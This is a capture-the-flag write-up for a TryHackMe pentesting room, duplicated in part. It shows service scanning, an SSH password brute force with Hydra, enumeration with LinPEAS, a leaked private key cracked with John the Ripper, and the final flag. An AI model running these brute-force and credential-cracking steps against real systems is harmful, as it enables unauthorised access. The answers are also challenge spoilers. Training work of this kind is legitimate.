



## CTF-Basic Pentesting-THM

Hello, everyone! This CTF is an entry-level path toward becoming a penetration tester, taking your first step. This challenge is very easy and will teach us to be observant, analytical, investigative, and to understand vulnerabilities. I hope everyone enjoys the hacking!

**Deploy the machine and connect to our network**

**Find the services exposed by the machine**

To identify the services running on the target machine, we need a tool that can provide us with the answer. I chose to use **Nmap** (“Network Mapper”) is a free and open source utility for network discovery and security auditing

```
nmap -sC -sV 10.10.104.79
```

**-sC** This runs a scan with default scripts

**-sV** This scans for the versions of discovered services

Press enter or click to view image in full size

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# nmap -sC -sV 10.10.104.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 13:41 +07
Nmap scan report for 10.10.104.79
Host is up (0.42s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
```

Press enter or click to view image in full size

```
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2024-08-26T02:41:55-04:00
smb2-time:
| date: 2024-08-26T06:41:54
|_ start_date: N/A
smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.91 seconds
```

nmap

- 22/ssh
- 80/http
- 8009/ajp13
- 8080/http

I see that there are 4 open ports. Now, I'll start exploring each possible port, such as ports 80 and 8080/http.

**What is the name of the hidden directory on the web server(enter name without /)?**

I'll use **Gobuster** to brute-force enumerate files and directories

```
gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Press enter or click to view image in full size

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://10.10.104.79/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode

/development          (Status: 301) [Size: 318] [→ http://10.10.104.79/deve
lopment/]
Progress: 22798 / 220561 (10.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 22806 / 220561 (10.34%)

Finished
```

Gobuster

When I visited the website on port 80/http, I came across these messages.

A screenshot of a web browser window. The address bar shows the URL `10.10.104.79`. The page content is a large **Undergoing maintenance** heading followed by the text **Please check back later**.

So, I decided to view page source.

A screenshot of a web browser window showing the page source code. The code is as follows:

```
1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

There's a small hint here that makes us curious. Let's go back to the Gobuster directory scan and check it out.

A screenshot of a web browser window showing the contents of the `/development` directory. The page title is **Index of /development**. The table lists files with columns for Name, Last modified, Size, and Description.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">dev.txt</a>	2018-04-23 14:52	483	
<a href="#">j.txt</a>	2018-04-23 13:10	235	

At the bottom, the footer reads *Apache/2.4.18 (Ubuntu) Server at 10.10.104.79 Port 80*.

Oh, it's a conversation among the developers, likely a report. We learned about

- REST version 2.5.12
- SMB
- Apache

Press enter or click to view image in full size

The screenshot shows a terminal window with a black background and white text. At the top, there's a navigation bar with icons for back, forward, search, and home. The address bar shows the URL `10.10.104.79/development/dev.txt`. Below the address bar is a horizontal menu bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking. The main content area contains three lines of text:  
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K  
2018-04-22: SMB has been configured. -K  
2018-04-21: I got Apache set up. Will put in our content later. -J

dev.txt

Hmm, they're also reporting about weak passwords. Let me check if they've changed it yet. :)

Press enter or click to view image in full size


The screenshot shows a terminal window with a black background and white text. At the top, there's a navigation bar with icons for back, forward, search, and home. The address bar shows the URL `10.10.104.79/development/j.txt`. Below the address bar is a horizontal menu bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking. The main content area contains two lines of text:  
For J:  
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.  
-K

j.txt

Alright, based on the exploration of port 80, we gathered useful information for exploitation, but don't be too confident until we've explored every corner.

Now, let's visit the website on port 8080/http. It looks like an Apache Tomcat Version 9.0.7 page. Let's see what's interesting here.

Press enter or click to view image in full size



## User brute-forcing to find the username & password

If you go back and look at the nmap scan result, you will see that the samba service is running  
So I'll use **enum4linux** to find users

```
enum4linux -a 10.10.104.79
```

**-a** Do all simple enumeration (-U -S -G -P -r -o -n -i)

```
[root@kali] ~]# enum4linux -a 10.10.104.79
```

enum4linux

This process will take some time, so feel free to sip your coffee while waiting.

## Get Z3pH7's stories in your inbox

Join Medium for free to get updates from this writer.

Subscribe

Alright, we have the username.

Press enter or click to view image in full size

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\kay (Local User)  
S-1-22-1-1001 Unix User\jan (Local User)
```

Press enter or click to view image in full size

What is the username?

jan

✓ Correct Answer

✗ Hint

But what's the password? A tool like Hydra is highly effective for password cracking. Let's give it a shot.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh
```

**-l** LOGIN or **-L** FILE login with LOGIN name, or load several logins from FILE

**-p** PASS or **-P** FILE try password PASS, or load several passwords from FILE

Press enter or click to view image in full size

```
[root@kali]-(~/home/kibera/TryHackMe/CTF/BasicPentesting)
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-26 15:26:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1:p:14344399), -890525 tries per task
[DATA] attacking ssh://10.10.104.79:22
[STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344288 to do in 2897:08h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344126 to do in 2598:35h, 13 active
[STATUS] 85.80 tries/min, 601 tries in 00:07h, 14343881 to do in 2784:26h, 13 active
[22][ssh] host: 10.10.104.79 login: jan password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-26 15:34:17
```

hydra

We've got the username and password. Now, I'll log in via SSH.

```
ssh jan@10.10.104.79
```

After gaining control of the target host, I want the **user.txt** flag.

Enumerate the machine to find any vectors for privilege escalation

Using **LinPeas** is a shortcut to identify vulnerabilities or possible ways to escalate privileges to root.

```
scp linpeas.sh jan@10.10.104.79:/dev/shm
```

Another method to transfer files would be using **scp**, granted we have obtained ssh user credentials on the remote host. We can do so as follows

Press enter or click to view image in full size

```
[root@kali]-(~/home/kibera/TryHackMe/CTF/BasicPentesting)
└─# scp linpeas.sh jan@10.10.104.79:/dev/shm
jan@10.10.104.79's password:
linpeas.sh                                         100%  840KB 179.4KB/s   00:04
```

scp

Let's run LinPeas on the target machine.

`./dev/shm/linpeas.sh`

**What is the name of the other user you found(all lower case)?**

**If you have found another user, what can you do with this information?**

From the scan results, we found something interesting — kay's id\_rsa key.

Press enter or click to view image in full size

```
[root@kay ~]# Searching ssl/ssh files
[root@kay ~]# Analyzing SSH Files (limit 70)
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
the instructions and change your password now.
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhU SZ1crRr4ONGUAnKcRgx3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsm b487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRv jw/HRI GcXPY8B7nsA1eiPYrPZHI3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEbw31mxjv0llX AqIaX5QfeXMacIQOUWCHATlpVXmN
lg4BaG7cVxs1AmPieflx7uN4RuB9NZs4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdn b/U+dRasu3oxqyk lKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqlQxm l
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPB lv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYwlXXnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVE xN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+Czf7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7Rp vCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACK3ihAQKKb0+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpwHSRZon320xA4hOPkcG66JDyHls6B328uViI6Da6frYiOnA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZX AqdFK/hTAdhMQ5diG XnNw3t b mD8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsM04nUnyJ3
z+3XTDtZoUl5NiY4JjcPLhTNNjAlqnpcoaqad7gV3RD/asml2L2kb0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKntI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3q0q4W2q0ynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
```

LinPeas

Copy this key and create an `id_rsa` file on our machine. I'll use John the Ripper to crack this SSH hash.

```
ssh2john id_rsa > pass.hash
```

For SSH hashes, you need to use `ssh2john` to make it easier to crack with John.

```
john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
```

Press enter or click to view image in full size

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# john --wordlist=/usr/share/wordlists/rockyou.txt pass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[...]
(id_rsa)
1g 0:00:00:00 DONE (2024-08-26 16:09) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

john

I've got kay's password. Now, let's log in via SSH, but this time we'll switch to the target machine jan.

Let's proceed by logging in to SSH on the jan machine.

```
ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
```

Press enter or click to view image in full size

```
jan@basic2:/dev/shm$ ssh -i /home/kay/.ssh/id_rsa kay@10.10.104.79
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.104.79 (10.10.104.79)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key '/home/kay/.ssh/id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ █
```

ssh

### What is the final password you obtain?

I'm curious about what the `pass.bak` file is. Let's read it.

Press enter or click to view image in full size

`flag : heresareallystrongpasswordthatfollowsthepasswordpolicy$$`

CTF Mission accomplished!

---

## Types of Attacks:

- Brute-Force Attack
- Privilege Escalation
- SSH and Samba Services

## Severity Level:

- High

## Summary:

The attack started with an Nmap scan to identify services running on the server. Then, a brute-force tool (**Hydra**) was used to find the `ssh` username and password. After that, **LinPeas** was used to identify vulnerabilities on the target machine. It was discovered that another

user's `id_rsa` key was accessible. This key was then cracked using **John the Ripper**,



allowing access to a **higher-privileged** user account.

## CTF-Basic Pentesting-THM

Hello, everyone! This CTF is an entry-level path toward becoming a penetration tester, taking your first step. This challenge is very easy and will teach us to be observant, analytical, investigative, and to understand vulnerabilities. I hope everyone enjoys the hacking!

**Deploy the machine and connect to our network**

**Find the services exposed by the machine**

To identify the services running on the target machine, we need a tool that can provide us with the answer. I chose to use **Nmap** ("Network Mapper") is a free and open source utility for network discovery and security auditing

```
nmap -sC -sV 10.10.104.79
```

**-sC** This runs a scan with default scripts

**-sV** This scans for the versions of discovered services

Press enter or click to view image in full size

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# nmap -sC -sV 10.10.104.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 13:41 +07
Nmap scan report for 10.10.104.79
Host is up (0.42s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
```

Press enter or click to view image in full size

```
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2024-08-26T02:41:55-04:00
smb2-time:
| date: 2024-08-26T06:41:54
|_ start_date: N/A
smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.91 seconds
```

nmap

- 22/ssh
- 80/http
- 8009/ajp13
- 8080/http

I see that there are 4 open ports. Now, I'll start exploring each possible port, such as ports 80 and 8080/http.

**What is the name of the hidden directory on the web server(enter name without /)?**

I'll use **Gobuster** to brute-force enumerate files and directories

```
gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Press enter or click to view image in full size

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# gobuster dir -u http://10.10.104.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://10.10.104.79/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode

/development          (Status: 301) [Size: 318] [→ http://10.10.104.79/deve
lopment/]
Progress: 22798 / 220561 (10.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 22806 / 220561 (10.34%)

Finished
```

Gobuster

When I visited the website on port 80/http, I came across these messages.

A screenshot of a web browser window. The address bar shows the URL `10.10.104.79`. The page content is a large **Undergoing maintenance** heading followed by the text **Please check back later**.

So, I decided to view page source.

A screenshot of a web browser window showing the page source code. The code is as follows:

```
1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

There's a small hint here that makes us curious. Let's go back to the Gobuster directory scan and check it out.

A screenshot of a web browser window showing the contents of the `/development` directory. The page title is **Index of /development**. The table lists files with columns for Name, Last modified, Size, and Description.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">dev.txt</a>	2018-04-23 14:52	483	
<a href="#">j.txt</a>	2018-04-23 13:10	235	

At the bottom, the footer reads *Apache/2.4.18 (Ubuntu) Server at 10.10.104.79 Port 80*.

Oh, it's a conversation among the developers, likely a report. We learned about

- REST version 2.5.12
- SMB
- Apache

Press enter or click to view image in full size

The screenshot shows a terminal window with a black background and white text. At the top, there's a navigation bar with icons for back, forward, search, and home. The address bar shows the URL `10.10.104.79/development/dev.txt`. Below the address bar is a horizontal menu bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking. The main content area contains three lines of text:  
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K  
2018-04-22: SMB has been configured. -K  
2018-04-21: I got Apache set up. Will put in our content later. -J

dev.txt

Hmm, they're also reporting about weak passwords. Let me check if they've changed it yet. :)

Press enter or click to view image in full size


The screenshot shows a terminal window with a black background and white text. At the top, there's a navigation bar with icons for back, forward, search, and home. The address bar shows the URL `10.10.104.79/development/j.txt`. Below the address bar is a horizontal menu bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking. The main content area contains two lines of text:  
For J:  
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.  
-K

j.txt

Alright, based on the exploration of port 80, we gathered useful information for exploitation, but don't be too confident until we've explored every corner.

Now, let's visit the website on port 8080/http. It looks like an Apache Tomcat Version 9.0.7 page. Let's see what's interesting here.

Press enter or click to view image in full size



## User brute-forcing to find the username & password

If you go back and look at the nmap scan result, you will see that the samba service is running  
So I'll use **enum4linux** to find users

```
enum4linux -a 10.10.104.79
```

**-a** Do all simple enumeration (-U -S -G -P -r -o -n -i)

```
(root㉿kali)-[~/home/kibera/TryHackMe/CTF/BasicPentesting]
# enum4linux -a 10.10.104.79
```

enum4linux

This process will take some time, so feel free to sip your coffee while waiting.

## Get Z3pH7's stories in your inbox

Join Medium for free to get updates from this writer.

Subscribe

Alright, we have the username.

Press enter or click to view image in full size

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Press enter or click to view image in full size

What is the username?

jan

✓ Correct Answer

✗ Hint

But what's the password? A tool like Hydra is highly effective for password cracking. Let's give it a shot.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh
```

**-l** LOGIN or **-L** FILE login with LOGIN name, or load several logins from FILE

**-p** PASS or **-P** FILE try password PASS, or load several passwords from FILE

Press enter or click to view image in full size

```
[root@kali]-(~/home/kibera/TryHackMe/CTF/BasicPentesting)
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.104.79 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-26 15:26:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -890525 tries per task
[DATA] attacking ssh://10.10.104.79:22
[STATUS] 114.00 tries/min, 114 tries in 00:01h, 14344288 to do in 2897:08h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344126 to do in 2598:35h, 13 active
[STATUS] 85.80 tries/min, 601 tries in 00:07h, 14343881 to do in 2784:26h, 13 active
[22][ssh] host: 10.10.104.79 login: jan password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-26 15:34:17
```

hydra

We've got the username and password. Now, I'll log in via SSH.

```
ssh jan@10.10.104.79
```

After gaining control of the target host, I want the **user.txt** flag.

Enumerate the machine to find any vectors for privilege escalation

Using **LinPeas** is a shortcut to identify vulnerabilities or possible ways to escalate privileges to root.

```
scp linpeas.sh jan@10.10.104.79:/dev/shm
```

Another method to transfer files would be using **scp**, granted we have obtained ssh user credentials on the remote host. We can do so as follows

Press enter or click to view image in full size

```
[root@kali]-(~/home/kibera/TryHackMe/CTF/BasicPentesting)
└─# scp linpeas.sh jan@10.10.104.79:/dev/shm
jan@10.10.104.79's password:
linpeas.sh                                         100%  840KB 179.4KB/s   00:04
```

scp

Let's run LinPeas on the target machine.

